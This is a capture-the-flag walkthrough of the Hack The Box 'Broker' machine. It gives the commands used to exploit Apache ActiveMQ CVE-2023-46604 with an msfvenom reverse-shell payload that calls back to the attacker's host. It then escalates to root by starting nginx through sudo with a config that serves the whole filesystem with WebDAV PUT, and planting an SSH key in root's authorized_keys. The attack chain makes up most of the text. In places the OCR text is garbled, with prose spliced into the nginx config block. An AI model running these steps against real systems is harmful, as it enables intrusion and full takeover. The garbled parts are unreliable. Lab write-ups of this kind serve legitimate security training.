

Documentation Broker

First, we will check which ports are open. We will do this by executing the following command:


```
nmap -p- -sC -sV 10.129.136.221 -vvvv
```



This will reveal important information. We are looking for the ActiveMQ service and the version of this service.




Now that we have this information, we can search the internet for an exploit for this service and its version.




On the web, we found this exploit. By clicking on it, we will get the URL to download the exploit. We will download it using the following command:

```
git clone https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ.git
```



Now we go into the recently downloaded exploit folder and check what is inside this folder.




As stated in the repository README , we generate an msfvenom payload to give us an ELF executable to upload and execute on the target.

We will do this using the following command:

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.138 LPORT=4444 -f elf -o test.elf
```

Once this is done, we will open and edit the file “poc-linux.xml.” In this file, we will change the IP address to our own IP address.


```
sudo nano poc-linux.xml
```




For the code that we will put between the “<value>” tags, we will use an HTML encoder from the internet. I did this on the following page: “https://mothereff.in/html-entities.”

Now that this is done, we can start the HTTP server in the background and the netcat listener using the following command:


```
python3 -m http.server & nc -lnvp 9001
```






In another terminal, we will execute this command to connect to the server:

```
go run main.go -i 10.129.148.130 -p 61616 -u http://10.10.14.138:8000/poc-linux.xml
```



Once we are logged in as the ActiveMQ user, we go to the home folder and see the root flag there.



Next, we will create a file in the “/tmp” folder, which we will name ngnx.conf. The name of this file does not matter much.

The values that will go into this file are in the following command line:


```
cat << EOF> /tmp/ngnx.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
To verify that our malicious configuration is active, we check the open ports using ss :
We see that port 1337 is in fact open, so we proceed with the final step, which is writing our
public SSH key to /root/.ssh/authorized_keys .
We create the keypair as follows:
```

```
events {
worker_connections 768;
}
http {
server {
listen 1337;
root /;
autoindex on;
dav_methods PUT;
}
}
EOF
```

We will execute this file using the following command:


```
sudo nginx -c /tmp/ngnx.conf
```

To verify that this command was executed, we will use the following command to see that the port we used in our script is up.




Once this is done, we go back to our terminal on our machine and upload the “poc-linux.xml” file to the “activemq” user on the server.

```
curl 10.129.148.130:1337/poc-linux.xml --upload-file poc-linux.xml
```




Next, we will create an SSH key using “ssh-keygen,” and we will name it Broker.

```
ssh-keygen
```





Now that the keygen is created, we will also upload it to the server. We will do this using the following command:

```
sudo curl 10.129.148.130:1337/root/.ssh/authorized_keys --upload-file broker.pub -x http://localhost:8080
```



Once we have entered this code, we open BURP and forward it to the server.





Now we can establish an SSH connection to the server. We will do this using our newly created SSH key and logging in as the root user with the IP address of the machine.

Credentials:

- username: root
- password: SSH key that was sent to the server
- IP: Provided by HTB, 10.129.148.130

Now you can see that we are logged in as the root user, and within this user's home folder, there is a document named "root.txt." If we open this using the following command, we will see the final flag appears.

```
root@broker:~# ls
cleanup.sh  root.txt
root@broker:~# cat root.txt
c3274150712e14ed15c2a5dc163323fc
root@broker:~#
```